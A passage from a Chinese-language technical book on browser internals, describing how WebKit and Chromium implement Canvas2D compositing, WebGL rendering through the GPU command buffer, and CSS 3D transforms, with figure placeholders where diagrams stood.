


图 8-31 Chromium 中合成器调用绘制 Canvas2D 的合成层

从中读者可以发现，这一机制虽然延迟了一些操作（实际上没有什么影响），但是 Chromium 采用的这一延迟思想非常有用，也就是合并很多 2D 绘图操作[5]，这样能够有效提高绘制的性能。

8.3.2 WebGL

8.3.2.1 3D图形上下文

前面提到过 3D 图形上下文，WebCore 表示该上下文的抽象类是 GraphicsContext3D。WebKit 的 Chromium 移植定义了 WebGraphicsContext3D 接口，该接口类是 GraphicsContext3D 的实现类，基本上实现类的所有接口都可以映射到 OpenGL ES 2.0 规范所定义的编程接口。

[5] 因为 SkDeferredCanvas 采用批处理方式工作，可以合并或者取消一些操作

图 8-32 中包含了三个类，最下面的类就是 WebGraphicsContext3DCommandBufferImpl，该类是 WebGraphicsContext3D 类对应的使用命令缓冲区的实现子类。前面提到的合成过程和 Canvas2D，包括本节介绍的 WebGL 都会使用该类来实现 3D 图形操作。




图 8-32　3D 图形上下文和 Chromium 的实现类

8.3.2.2　WebGL的实现

WebGL 是 Khronous 组织提出的一套基于 3D 图形定义的 JavaScript 接口，它基于 canvas 元素，跟 Canvas2D 不同的是，Web 开发者可以使用 3D 图形接口来绘制各种 3D 图形。根据 WebGL 规范中的描述，这些接口可以分成下面几个主要的部分。

- **上下文及内容展示**：在使用 WebGL 的编程接口之前，开发者需要获取 WebGLRenderingContext 和 DrawingBuffer 接口（Chromium 需要它）。对 JavaScript 代码来说，GL 的操作都是由 WebGLRenderingContext 对象来负责完成。但是，DrawingBuffer 接口对用户来说是透明的，它用来存储渲染的内容并被合成器所合成，包括帧缓冲器对象（绘制的结果存储）和纹理对象（纹理被合成器所使用）。
- **WebGL 的资源及其生命周期**：纹理对象、缓冲区（VBOs）、帧缓冲区、渲染缓冲区、着色器等（这些也都是 OpenGL 的资源）。它们有对应的 JavaScript 对象即与 WebGLObject 对应，这些对象的生命周期是一致的。
- **安全**：WebGL 规范为保证安全性，第一，所有的 WebGL 资源必须包含初始化的数据；第二，来源安全性，为防止信息泄露，当“canvas”元素的属性

“origin-clean”为 false 时，readPixels 将会抛出安全方面的异常；第三，要求所有的着色语言必须符合 OpenGL ES Shading Language 1.0；第四，为防止 DOS 攻击，规范建议采取适当的措施对花费时间过长的渲染操作过程进行监控和限制。

- **WebGL 接口**：主要包括各种资源类的接口和上下文类的接口，这些接口用于绘制 3D 的操作，它们基本上来源于 OpenGL ES 2.0 定义的接口。
- **WebGL 与 OpenGLES 2.0 的区别**：这里不再一一介绍，读者可以自行翻阅和了解相关细节。读者假如想要了解自己的浏览器对 WebGL 支持的详细情况，请访问 http://webglreport.sourceforge.net/获取详细参数。

针对规范定义的内容，WebKit 和 Chromium 定义了相应的类来描述它们，图 8-33 给出了主要类。WebGLRenderingContext 类同 CanvasRenderingContext2D 类的作用类似，都是规范定义的接口。不同的是，WebGL 的接口是 3D 图形操作。WebGLRenderingContext 类同样需要一个 GraphicsContext3D 类和它的实现类，除此之外，还需要一个 DrawingBuffer 类，它类似于 Canvas2D 中的 ImageBuffer，它的作用是保存 WebGL 渲染目标结果，WebKit 将渲染结果用来合成。




图 8-33 WebKit 和 Chromium 中支持 WebGL 的主要类

下面同样以例子来说明 WebGL 的工作过程，示例代码 8-1 中就是一个使用 WebGL 技术的网页，以此例为基础来描述这一个过程。跟 Canvas2D 的过程分析一样，这里同样也把 Chromium 中 WebGL 的工作过程分成三个阶段。

第一阶段是对象的初始化阶段，当 JavaScript 引擎调用示例代码中的 getContext

函数的时候，WebKit 就会执行如图 8-34 所示的对象创建顺序，这一过程跟 Canvas2D 的对象创建过程非常类似。不同的是，这一阶段不会创建 CC::Layer 对象。




图 8-34　WebGL 初始化阶段的对象创建顺序

第二阶段是构建 RenderLayer、WebLayer、CC::Layer 等对象，同样是在 DOM 树构建之后检查 CSS 样式变化时才会被触发。当 RenderLayer 等对象被创建之后，WebKit 设置 GraphicsLayer 对象所对应的 WebLayer 对象。同 Canvas2D 不一样的是，此时 DrawingBuffer 对象才会开始请求创建 WebLayer（WebLayerImpl）和 TextureLayer 对象，之后 WebKit 同样将 WebLayer 对象设置到 GraphicsLayer 中。图 8-35 描述了这一过程，为了简洁起见，图中省略了一些步骤。




图 8-35　WebGL 创建 RenderLayer 和 TextureLayer 等对象

第三阶段是 3D 绘图部分，图 8-36 是一个简单的 WebGL 使用 clearColor 接口来设置颜色的 JavaScript 代码被 WebKit 执行的过程。同 Canvas2D 机制不一样的是，每个 GL 的调用都是直接通过 WebGraphicsContext3DCommandBufferImpl 类将 GL 命令传给 GPU 进程，这一过程没有使用缓存机制，而是直接将命令传递给 GPU 进程。




图 8-36 WebGL 绘制 3D 图形

同样的，当合成器调用 updateLayers 函数的时候，该函数会触发 WebGL 所使用的合成层绘制合成层的目标结果到合成层的存储结果。WebGL 所在层的内容在合成器请求更新该层之前已经由 WebKit 完成。图 8-36 描述了合成器要求绘制 WebGL 的合成层时候的过程，DrawingBuffer 所要做的就是刷新 3D 图形上下文中的结果数据，并返回结果。




图 8-37 Chromium 中合成器调用绘制 WebGL 的合成层

8.3.3 CSS 3D 变形

CSS 3D 变形和动画是 HTML5 引入的新特性，作用是能够对任意 DOM 子树作 3D 变形。这一特性非常有用，它同 WebGL 提供的能力是不一样的。WebGL 是在一个“canvas”元素内部绘制 3D 图形，CSS 3D 变形功能可以对任何元素进行 3D 变形，它是一个可以被元素子女继承的属性，也就是一个元素和它的子女都会作相应的 3D 变形。

WebKit 对应用该变形技术的 DOM 子树使用单独的合成层和硬件加速机制。当使用 JavaScript 代码改变该元素的 3D 变形样式后，Chromium 能够减少网页每一帧渲染所需要的时间，典型的例子就是前面提到的网页，来自于 www.famo.us。

以示例代码 6-1 所展示的 CSS 3D 变形为例，说明 3D 变形是如何被 WebKit 和 Chromium 处理的。对于 WebKit 需要创建 RenderLayer 等对象，之前已经介绍过，这里不再赘述。图 8-38 介绍了 WebKit 和 Chromium 设置 3D 变形值的过程。

